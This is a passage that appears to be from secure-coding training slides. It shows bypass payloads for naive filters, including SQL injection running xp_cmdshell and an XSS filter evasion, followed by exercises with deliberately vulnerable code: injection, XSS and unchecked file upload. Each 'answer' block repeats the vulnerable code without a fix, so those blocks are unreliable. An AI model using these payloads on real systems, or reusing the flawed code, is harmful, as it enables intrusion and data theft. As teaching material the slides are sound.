        if instr(theID,"exec ") > 0 then

                theID = left(theID,instr(theID,"exec ")-1)

        end if
```

Function To Filter User Input

Looks For The Use Of A Semi Colon

Looks For The Term exec followed by a space

This Filter Can Be Bypassed By Using A Tab Character As A Separator
/page.aspx?theID=1%09exec%09xp_cmdshell ‘serverpwnage.exe’;

Faulty Filters Worse Than No Filters

```
/page.php?htmlInput=<script>alert()</script>
```

```
function displayText(htmlInput)
        htmlInput=str_ireplace("script", "",htmlInput)
        echo htmlInput
```

Function To Display User Input

Looks For The Term script And Remove It

Display The Filtered Data

These Types Of Filters Are Just Rubbish!

```
/page.php?htmlInput=<sscriptcript>alert()</sscriptcript>
```

Questions?

Exercise: Q

```
<html>
    <body>
        <%
          String username = (String) request.getAttribute("username");
        %>
        <h2>Hello World! <%=username%></h2>
    </body>
</html>
```

Exercise: A

```
<html>
  <body>
    <%
     String username = (String) request.getAttribute("username");
    %>
    <h2>Hello World! <%=username%></h2>
  </body>
</html>
```

Exercise: Q

StudentDAO.java

```
public String searchSubject() {
        String id = ParamUtil.getParameter("id");
        String sqlQuery = "select new com.
fwtest.database.BO.Subject(su.subjectCode,su.subjectName)"
                + " from Subject su, StudentSubject ss"
                + " where ss.id.id = " + id + " and
su.subjectCode=ss.id.subjectCode";
        Session sess = getSession();
        Query query = sess.createQuery(sqlQuery);
        jsonDataGrid.setItems(query.list());
        return forwardJson;
    }
```

Exercise: A

StudentDAO.java

```
public String searchSubject() {
        String id = ParamUtil.getParameter("id");
        String sqlQuery = "select new com.
fwtest.database.BO.Subject(su.subjectCode,su.subjectName)"
                + " from Subject su, StudentSubject ss"
                + " where ss.id.id = " + id + " and
su.subjectCode=ss.id.subjectCode";
        Session sess = getSession();
        Query query = sess.createQuery(sqlQuery);
        jsonDataGrid.setItems(query.list());
        return forwardJson;
    }
```

Exercise: Q

Action.java

```
public String onUpload() {
    if (client != null && !"".equals(clientFileName)) {
      String dir = "/share/download/";
      String pathDir = getRequest().getRealPath(dir);
      File dest = new File(pathDir + "/" + clientFileName);
      UploadFile.copy(client, dest);
    }
    return Action.NONE;
  }
```

Exercise: A

Action.java

```
public String onUpload() {
    if (client != null && !"".equals(clientFileName)) {
      String dir = "/share/download/";
      String pathDir = getRequest().getRealPath(dir);
      File dest = new File(pathDir + "/" + clientFileName);
      UploadFile.copy(client, dest);
    }
    return Action.NONE;
  }
```

Exercise: Q

The application uses unverified data in a SQL call that is accessing account information:

```
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt =
connection.prepareStatement(query , … );
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery();
```

Exercise: Q

```
(String) page += “<input name='creditcard' type='TEXT’
value='" + request.getParameter("CC") + "‘>";
```

Exercise

More in doc file

#Enter to next part_>

End of Part 2